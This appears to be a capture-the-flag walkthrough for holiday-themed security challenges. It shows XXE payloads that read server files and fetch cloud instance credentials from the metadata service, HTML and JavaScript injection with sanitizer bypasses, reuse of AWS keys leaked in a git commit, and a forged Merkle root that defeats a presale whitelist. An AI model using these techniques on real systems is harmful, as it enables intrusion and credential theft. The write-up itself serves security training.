
## IMDS, XXE, and other Abbreviations

The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?

**http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance**

Since you know the attacker was exploiting the /proc endpoint on the server, apply a filter to fetch the related requests and inspect the XML payload in each.

`http.request.method == "POST" && http.request.uri == "/proc"`



The screenshot shows the Wireshark interface with a filter applied: `http.request.method == "POST" && http.request.uri == "/proc"`. The packet list pane shows several filtered packets. The selected packet (No. 32918) is expanded to show the Hypertext Transfer Protocol section, which contains an eXtensible Markup Language (XML) payload. The payload is as follows:


```
<?xml
<!DOCTYPE foo [
  <ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance">
]>
<product>
  <productId>
    &id;
  </productId>
</product>
```

The URL `"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance"` is highlighted with a red box in the original image. The status bar at the bottom indicates "Request URI: Character string", "Packets: 36874 · Displayed: 7 (0.0%)", and "Profile: Default".



## Complete the following CAPTCOA to prove you are not a Sporc.

Connect the **color sensors** by entering the appropriate character(s).



Unlock **three** cells to complete the CAPTCOA.

Add text, background color, or polygon shapes to connect the color sensors.

Cell #1

@&@&&W&&W&&&&

The solution for the first cell is provided in a comment in the page source.

```
<form method="post" action="pin1">
  <!--@&@&&W&&W&&&&-->
  <input class="inputTxt" name="inputTxt" type="text" value="" autocomplete="off">
  <button>GO</button>
</form>
```

Cell #2

<div style="width:200px;height:200px;border:0px;background:#FFFFFF;">

Thanks to a lazy developer who hasn't implemented input validation to filter html code yet, you can fill the second cell with a white background color to connect the sensors.

```
<form method="post" action="pin2">
  <!--TODO: FILTER OUT HTML FROM USER INPUT-->
  <input class="inputTxt" name="inputTxt" type="text" value="" autocomplete="off">
  <button>GO</button>
</form>
```

### Cell #3

```
<canvas id="canvas"></canvas><script>const canvas =
document.getElementById("canvas");const ctx = canvas.getContext("2d");ctx.fillStyle =
"blue";ctx.fillRect(0, 0, 200, 150);</script>
```

This cell won't allow a background color to be set, but the lazy developer provides another hint that perhaps you should use JavaScript.

```
▼ <form method="post" action="pin3">
  <!--TODO: FILTER OUT JAVASCRIPT FROM USER INPUT-->
  <input class="inputTxt" name="inputTxt" type="text" value="" autocomplete="off">
  <button>GO</button>
</form>
```

### Cell #4

```
<div style="width:200px;height:100px;border:0px;background:#FFFFFF;"><div
style="position:absolute;top:100px;width:200px;height:200px;border:0px;background:#0000F
F;">
```

The lazy developer implemented input validation on this cell, however it can easily be bypassed by pressing [Enter] instead of clicking the Go button. Alternatively, you could open the browser web developer tools and remove the trigger for `sanitizeInput()` before clicking the button.

```
▼ <form method="post" action="pin4">
  <input class="inputTxt" name="inputTxt" type="text" value="" autocomplete="off" onblur="sanitizeInput()"
  <button disabled="">GO</button>
</form>
```

The input validation function removes ' ' < > characters from the input string, however the developer forgot to make the replace function global so it only removes the first instance of each of those characters. Another way to bypass the input validation would be to add a sacrificial string "'<>" at the beginning, then the Go button will work.

```
▼ <script>
  const sanitizeInput = () => { const input = document.querySelector('.inputTxt'); const content = input.value;
  input.value = content .replace(/'/, '') .replace(/</>, '') .replace(/</>, ''); }
</script>
```

### Cell #5

```
<svg height="200" width="200"><polygon points="0,100 200,0 200,50 0,150" fill="red"
/><polygon points="0,150 200,50 200,100 0,200" fill="blue" /></svg>
```

This cell requires angled shapes to connect the sensors; you can do this by drawing svg polygons. [https://www.w3schools.com/html/html5\\_svg.asp](https://www.w3schools.com/html/html5_svg.asp)

Pressing [Enter] instead of clicking Go bypasses the input validation again here. However, the developer fixed the replace function so it removes all instances of the forbidden characters. Since the


validation takes place client-side, it can also be disabled by removing the onBlur trigger in the web form.

```
<script>
  const sanitizeInput = () => { const input = document.querySelector('.inputTxt'); const content = input.value;
  input.value = content .replace(/"/gi, '') .replace(/'/gi, '') .replace(/</gi, '') .replace(/>/gi, ''); }
</script>
```

Cell #6

```
<svg height="200" width="200"><polygon points="0,0 200,0 200,50 0,50" fill="lime" /><polygon points="0,50 200,50 200,200 0,200" fill="red" /><polygon points="0,100 150,100 150,200 0,200" fill="blue" /></svg>
```

This cell is easy, as there is no input validation. Draw overlapping polygons to connect the sensors. The order is important so the blue polygon is on top of the red.



## Glamtariel's Fountain

1. Drop the four images on the princess and the fountain until they change, then do this again until the four rings appear. Collect any capitalized words, as we're told these are hints.

TAMPER, TRAFFIC FLIES, PATH, APP, TYPE, SIMPLE FORMAT, RINGLIST

Intercept your browser requests in Burpsuite or your intercepting proxy of choice. Convert the JSON payload to XML and update the Content-Type header from application/json to application/xml. If it's been properly formatted, the XML version of your request should produce an equivalent response as the json did.

Payload:

```
<root>
  <imgDrop>img1</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
```

Response:

```
{
  "appResp": "I love rings of all colors!^She definitely tries to convince everyone
that the blue ones are her favorites. I'm not so sure though.",
  "droppedOn": "none",
  "visit": "none"
}
```

2. From your conversation with the princess and the fountain, you should have learned that she has a ringlist hidden somewhere. Construct an XXE payload to grab that file from the server. Use a relative path instead of the typical file:/// prefix that you see in examples on the OWASP website since you don't know exactly where this web app is stored on the local filesystem.

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "static/images/ringlist.txt" >]>
<root>
<imgDrop>&xxe;</imgDrop>
<who>princess</who>
<reqType>xml</reqType>
</root>
```

### Response:

```
{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```

3. Download the image from the path in the response above.



4. Modify the payload above to request the image files from the server using XXE.

```
<!ENTITY xxe SYSTEM "static/images/x_phial_pholder_2022/bluering.txt" >]>
<!ENTITY xxe SYSTEM "static/images/x_phial_pholder_2022/redring.txt" >]>
```

The princess doesn't tell you much until you ask for silverring.txt.

```
<!ENTITY xxe SYSTEM "static/images/x_phial_pholder_2022/silverring.txt" >]>
```

### Response:

```
{
  "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",
  "droppedOn": "none",
  "visit":
  "static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"
}
```



5. Request the goldring\_to\_be\_deleted.txt file using the same technique again. The princess tells you that you made a "bold REQuest" and mentions a secret "TYPE" of language.

```
<!ENTITY xxe SYSTEM "static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"
>]>
```

Response:

```
{
  "appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver
ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew
anything about such things, I'd only use a secret TYPE of tongue to discuss
them.^She's definitely hiding something.",
  "droppedOn": "none",
  "visit": "none"
}
```

6. REQ+TYPE=REQTYPE, and may be a clue about which parameter to attack next. Resubmit the payload, however move the &xxe; string from the imgDrop parameter to reqType.

Request:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"
>]>
<root>
<imgDrop>img1</imgDrop>
<who>princess</who>
<reqType>&xxe;</reqType>
</root>
```

## Response:

```
{  
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I  
  shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden  
  rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really  
  was to him. Though I haven't touched it myself, I've been keeping it safe until  
  someone trustworthy such as yourself came along. Congratulations!^Wow, I have never  
  seen that before! She must really trust you!",  
  "droppedOn": "none",  
  "visit":  
  "static/images/x_phial_holder_2022/goldring-morethansupertopsecret76394734.png,200p  
  x,290px"  
}
```

7. Download the image from the path provided.



Answer: **goldring-morethansupertopsecret76394734.png**

# Cloud Ring

## AWS CLI Intro

Try out some basic AWS command line skills in this terminal.

1. You may not know this, but AWS CLI help messages are very easy to access. First, try typing:

```
$ aws help
```

2. Next, please configure the default aws cli credentials with the access key AKQAAYRKO7A5Q5XUY2IY, the secret key qzTscgNdcdwIo/soPKPoJn9sBrI5eMQQL19iO5uf and the region us-east-1

```
$ aws configure
```

```
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
```

```
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrI5eMQQL19iO5uf
```

```
Default region name [None]: us-east-1
```

```
Default output format [None]:
```

3. Excellent! To finish, please get your caller identity using the AWS command line. For more details please reference: `$ aws sts help`

```
$ aws sts get-caller-identity
```

```
elf@e96bc685cbf4:~$ aws sts get-caller-identity
{
  "UserId": "AKQAAYRKO7A5Q5XUY2IY",
  "Account": "602143214321",
  "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
```

## Trufflehog Search / Exploitation via AWS CLI

Use Trufflehog to find credentials in the Gitlab instance at [https://haugfactory.com/asnowball/aws\\_scripts.git](https://haugfactory.com/asnowball/aws_scripts.git).

1. Open the terminal and run trufflehog against the repo.

```
$ trufflehog git https://haugfactory.com/asnowball/aws_scripts.git
```

2. Trufflehog detects an access key ID string in the file put\_policy.py.



```

elf@3954454c3db8:~$ trufflehog git https://haugfactory.com/asnowball/aws_scripts.git
🐷🐷 TruffleHog. Unearth your secrets. 🐷🐷

Found unverified result 🐷?
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6

```

3. Clone the repo and show the details of that commit. This reveals both the access key id and the secret access key values.

```

$ git clone
$ git show 106d33e1ffd53eea753c1365eafc6588398279b5

```

```

elf@47a70a51a79f:~$ git clone https://haugfactory.com/asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Unpacking objects: 100% (64/64), 23.83 KiB | 1.32 MiB/s, done.
elf@47a70a51a79f:~$ cd aws_scripts/
elf@47a70a51a79f:~/aws_scripts$ git show 106d33e1ffd53eea753c1365eafc6588398279b5
commit 106d33e1ffd53eea753c1365eafc6588398279b5
Author: asnowball <alabaster@northpolechristmastown.local>
Date:   Wed Sep 7 07:53:12 2022 -0700

    added

diff --git a/put_policy.py b/put_policy.py
index d78760f..f7013a9 100644
--- a/put_policy.py
+++ b/put_policy.py
@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
                    region_name='us-east-1',
-                   aws_access_key_id=ACCESSKEYID,
-                   aws_secret_access_key=SECRETACCESSKEY,
+                   aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+                   aws_secret_access_key="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",
                    )
# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy(

```

4. Configure aws connection and run aws sys-get-caller-identity as prompted.

```
$ aws configure
```

```
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
```

```
AWS Secret Access Key [None]: e95qToloszIgO9dNBsQMqsc5/foiPdKunPJwc1rL
```

```
Default region name [None]: us-east-1
```

```
Default output format [None]:
```

```
elf@a30c799547c2:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
elf@a30c799547c2:~$ aws sts get-caller-identity
{
  "UserId": "AIDAJNIAAQYHIAAHDDRA",
  "Account": "602123424321",
  "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

5. Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find any policies attached to your user.

```
$ aws iam list-attached-user-policies --user-name haug
```

```
elf@a30c799547c2:~$ aws iam list-attached-user-policies --user-name haug
{
  "AttachedPolicies": [
    {
      "PolicyName": "TIER1_READONLY_POLICY",
      "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
    }
  ],
  "IsTruncated": false
}
```

6. Now, view or get the policy that is attached to your user.

```
$ aws iam get-policy --policy-arn
```

```
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
```

```

elf@a30c799547c2:~$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
{
  "Policy": {
    "PolicyName": "TIER1_READONLY_POLICY",
    "PolicyId": "ANPAYYOROBUE7TGKUHA",
    "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 11,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "Policy for tier 1 accounts to have limited read only access to certain
resources in IAM, S3, and LAMBDA.",
    "CreateDate": "2022-06-21 22:02:30+00:00",
    "UpdateDate": "2022-06-21 22:10:29+00:00",
    "Tags": []
  }
}

```

- Attached policies can have multiple versions. View the default version of this policy.

```

$ aws iam get-policy-version --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1

```

- Now, use the AWS CLI to get the only inline policy for your user.

```

$ aws iam list-user-policies --user-name haug
$ aws iam get-user-policy --user-name haug --policy-name S3Perms

```

- The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects. List those objects!

```

$ aws s3api list-objects --bucket smogmachines3

```

- The attached user policy provided you several Lambda privileges. Use the AWS CLI to list Lambda functions.

```

$ aws lambda list-functions

```

```

elf@a30c799547c2:~$ aws lambda list-functions | grep lambda
  "FunctionName": "smogmachine_lambda",
  "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
  "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
  "Handler": "handler.lambda_handler",

```

11. Lambda functions can have public URLs from which they are directly accessible. Use the AWS CLI to get the configuration containing the public URL of the Lambda function.


```
$ aws lambda get-function-url-config --function-name smogmachine_lambda
```

```
elf@a30c799547c2:~$ aws lambda get-function-url-config --function-name smogmachine_lambda
{
  "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",
  "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
  "AuthType": "AWS_IAM",
  "Cors": {
    "AllowCredentials": false,
    "AllowHeaders": [],
    "AllowMethods": [
      "GET",
      "POST"
    ],
    "AllowOrigins": [
      "*"
    ],
    "ExposeHeaders": [],
    "MaxAge": 0
  },
  "CreationTime": "2022-09-07T19:28:23.808713Z",
  "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
```

# Burning Ring of Fire

## Finding Jason

When you descend to the lowest level of the catacombs, you'll spot a dead canary in the cage hanging outside the doorway for Burning Ring of Fire. Speak to the canary and he'll quote the famous Dead Parrot sketch by Monty Python.



## Buy a hat

1. Visit the vending machine and pick out a hat you'd like to purchase. When you click on it, you'll be given a wallet address, ID number, and cost (in KringleCoin) that are unique to that hat. Jot this information down.
2. Visit the KTM terminal to the right of the vending machine and approve a transfer of KringleCoin to the wallet address obtained in the previous step.
3. Return to the vending machine and click on the first link "Approved a transaction? Know your Hat ID? Click here to buy." Enter your wallet address and the hat ID from step 1.

If you have multiple hats and change which one you're wearing, open your conference badge and select Hats from the menu.



## Blockchain Divination

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed?

A smart contract is a program stored in the blockchain that executes in response to predefined conditions, for example, fulfilling an order immediately following a successful payment. It stands to reason that the smart contract must be added to the blockchain prior to the transactions that will trigger it, so you should start looking near the beginning of the blockchain.

Open the blockchain explorer, enter block number 1 and scroll down to the transactions.

| Transaction 0                                                                                                                |
|------------------------------------------------------------------------------------------------------------------------------|
| This transaction creates a contract.<br>"KringleCoin"<br>Contract Address: <b>0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554</b> |

Answer: **0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554**

## Exploit a Smart Contract

Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.

1. Open the BSRS terminal and examine the source code for the pre-sale page and you'll notice that it loads a JavaScript file <https://boredsporcrowboatsociety.com/bsrs.js>.
2. Within the do\_presale() function, observe that pre-sale request submissions from the website send not only the three parameters input by the user, but also a Merkle Tree root value that's stored in the JavaScript code. This means that the end user is in control of the root value.

```

function do_presale(){
  if(!guid){
    alert("You need to enter this site from the terminal at the North Pole, not directly. If are doing this directly,
  } else {
    var resp = document.getElementById("response");
    var ovr = document.getElementById('overlay');
    resp.innerHTML = "";
    var cb = document.getElementById("validate").checked;
    var val = 'false'
    if(cb){
      val = 'true'
    } else {
      ovr.style.display = 'block';
      in_trans = true;
    };
    var address = document.getElementById("wa").value;
    var proof = document.getElementById('proof').value;
    var root = '0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1';
    var xhr = new XMLHttpRequest();

    xhr.open('Post', 'cgi-bin/presale', true);
    xhr.setRequestHeader('Content-Type', 'application/json');
    xhr.onreadystatechange = function(){
      if(xhr.readyState === 4){
        var jsonResponse = JSON.parse(xhr.response);
        ovr.style.display = 'none';
        in_trans = false;
        resp.innerHTML = jsonResponse.Response;
      };
    };
    xhr.send(JSON.stringify({"WalletID": address, "Root": root, "Proof": proof, "Validate": val, "Session": guid}));
  };
};

```

### 3. Create your own Merkle Tree.

A Merkle Tree is created by the website to validate that your wallet address is on the pre-sale whitelist. The website calculates a root value from your wallet address and proof value(s). The website then compares that root value with one it trusts; if they match, then the program assumes you are on the whitelist and you are allowed to make a purchase.

The problem is, the trusted root value is stored in the client-side JavaScript and can be manipulated by the end user. To defeat the validation function, you'll create a Merkle Tree using your wallet address and submit the derived root value with your pre-sale request.

4. Professor Qwerty Petabyte's KringleCon talk refers to a github repository containing tools that help with this objective. Clone the repo [https://github.com/QPetabyte/Merkle\\_Trees](https://github.com/QPetabyte/Merkle_Trees) which contains a Dockerfile and python script for creating a Merkle Tree of your own.

Open the python script and replace the 0x133713371337... wallet address in the allow\_list array with the one you generated at the start of the challenge, then execute the script.

```

mt_user@193b5dc5bbe5:~$ python3 merkle_tree.py
Root: 0x634421d7245d4e2ec83ce3d7a963ee3d887fe6cb3e343c7e5dd6724cd2416f21
Proof: [ '0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a' ]

```

5. Use Burp to resubmit the pre-sale verification transaction with your wallet address and the values generated by the script.

```
{"WalletID": "0x6872F76563A3932A16b6C4D75bc15F9650cA8575", "Root": "0x634421d7245d4e2ec83ce3d7a963ee3d887fe6cb3e343c7e5dd6724cd2416f21", "Proof": "0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a", "Validate": "true", "Session": "6cb69d69-ab95-4a76-844c-4eb7ecd77953" }
```

The website responds that you are on the pre-sale list and can proceed with your transaction.

6. Open a KTM terminal and submit a transfer request with 100KC.
7. Submit a pre-sale transaction to the pre-sale form using Burp.

Request:

```
{"WalletID": "0x6872F76563A3932A16b6C4D75bc15F9650cA8575", "Root": "0x634421d7245d4e2ec83ce3d7a963ee3d887fe6cb3e343c7e5dd6724cd2416f21", "Proof": "0x5380c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a", "Validate": "false", "Session": "6cb69d69-ab95-4a76-844c-4eb7ecd77953" }
```

Response:

Success! You are now the proud owner of BSRS Token #000538. You can find more information at <https://boredsporcrowboatsociety.com/TOKENS/BSRS538>, or check it out in the gallery!  
Transaction:  
